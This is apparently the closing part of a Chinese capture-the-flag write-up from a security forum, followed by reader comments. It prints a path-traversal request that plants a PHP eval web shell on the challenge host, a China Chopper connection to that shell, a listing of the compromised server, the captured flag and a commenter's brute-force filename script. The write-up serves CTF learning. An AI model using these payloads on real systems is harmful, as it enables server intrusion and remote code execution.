[http://guaika.txmeili.com:8888/kss\\_admin/admin\\_update.php?pakname=../test/kss\\_admin/index.php?action='<?php%2520eval\(\\$\\_POST\[aye\]\);echo%2520"aye666">?>](http://guaika.txmeili.com:8888/kss_admin/admin_update.php?pakname=../test/kss_admin/index.php?action='<?php%2520eval($_POST[aye]);echo%2520)

ate.php?pakname=../test/kss\_admin/index.php?action='<?php%2520eval(\$\_POST[aye]);echo%2520"aye666">?>

如若远程自动下载升级包失败，请登陆登陆 <http://user.hphu.com> 手动升级：

没有帐号或忘记帐号密码，在[user.hphu.com](http://user.hphu.com)首页可自助找回

升级包大小：113 Byte  
已下载大小：113 Byte  
升级包下载完成，正在执行升级包升级服务端！

MySQL injection:g,action,'aye666.php?phpver=5.2.17

guaika.txmeili.com:8888/kss\_tool/\_webup.php

MySQL injection:g,action,'aye666.php?phpver=5.2.17

连接菜刀：[http://guaika.txmeili.com:8888/kss\\_tool/\\_webup.php](http://guaika.txmeili.com:8888/kss_tool/_webup.php)

|                                   |                                   |    |            |
|-----------------------------------|-----------------------------------|----|------------|
| guaika.txmeili.com +              |                                   |    |            |
| C:\                               |                                   |    |            |
| 159.138.22.212                    | 目录(16), 文件(2)                     | 名称 | 时间         |
| C:                                |                                   |    |            |
| \$Recycle.Bin                     | \$Recycle.Bin                     |    | 2009-01-01 |
| CloudResetPwdAgent                | CloudResetPwdAgent                |    | 2017-12-01 |
| CloudResetPwdUpdateAgent          | CloudResetPwdUpdateAgent          |    | 2017-12-01 |
| Documents and Settings            | Documents and Settings            |    | 2009-01-01 |
| dsaoijgosdgmfdohdngsomfa          | dsaoijgosdgmfdohdngsomfa          |    | 2018-11-01 |
| inetpub                           | inetpub                           |    | 2018-11-01 |
| PerfLogs                          | PerfLogs                          |    | 2009-01-01 |
| phpStudy4IIS                      | phpStudy4IIS                      |    | 2018-11-01 |
| Program Files                     | Program Files                     |    | 2016-10-01 |
| Program Files (x86)               | Program Files (x86)               |    | 2018-11-01 |
| ProgramData                       | ProgramData                       |    | 2018-08-01 |
| Recovery                          | Recovery                          |    | 2016-03-01 |
| System Volume Information         | System Volume Information         |    | 2016-03-01 |
| Users                             | Users                             |    | 2018-11-01 |
| Windows                           | Windows                           |    | 2018-11-01 |
| WWW                               | WWW                               |    | 2018-11-01 |
| dsaodjasovdsjgsmahsormsdmsama.txt | dsaodjasovdsjgsmahsormsdmsama.txt |    | 2018-11-01 |
| pagefile.sys                      | pagefile.sys                      |    | 2018-11-01 |

getflag

|                                |                                      |
|--------------------------------|--------------------------------------|
| guaika.txmeili.com +           |                                      |
| 载入                             | C:\dsaodjasovdsjgsmahsormsdmsama.txt |
| flag[@_nlce_sing@p0r3_tr1p_:)] |                                      |

点击收藏 | 0 关注 | 1

[上一篇：GOGS/Gitea任意代码执行\(...](#) [下一篇：渗透测试之Homeless靶机实战](#)

1. 4 条回复



[暗羽](#) 2018-11-08 09:02:26

爆破脚本六重循环有点野，试试itertools：

```
import string
import itertools

charset = string.digits + string.letters
filenames = itertools.product(charset,repeat=6)
```

```
for i in filenames:
    filename = "".join(i)
    print filename
```

2 回复Ta

---



[阿焱](#) 2018-11-09 14:45:01

师傅tql

0 回复Ta

---



[阿焱](#) 2018-11-09 14:45:41

[@暗羽](#) 师傅tql

0 回复Ta

---



[我先让你三掌](#) 2018-11-09 16:33:56

解题思路好清晰

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)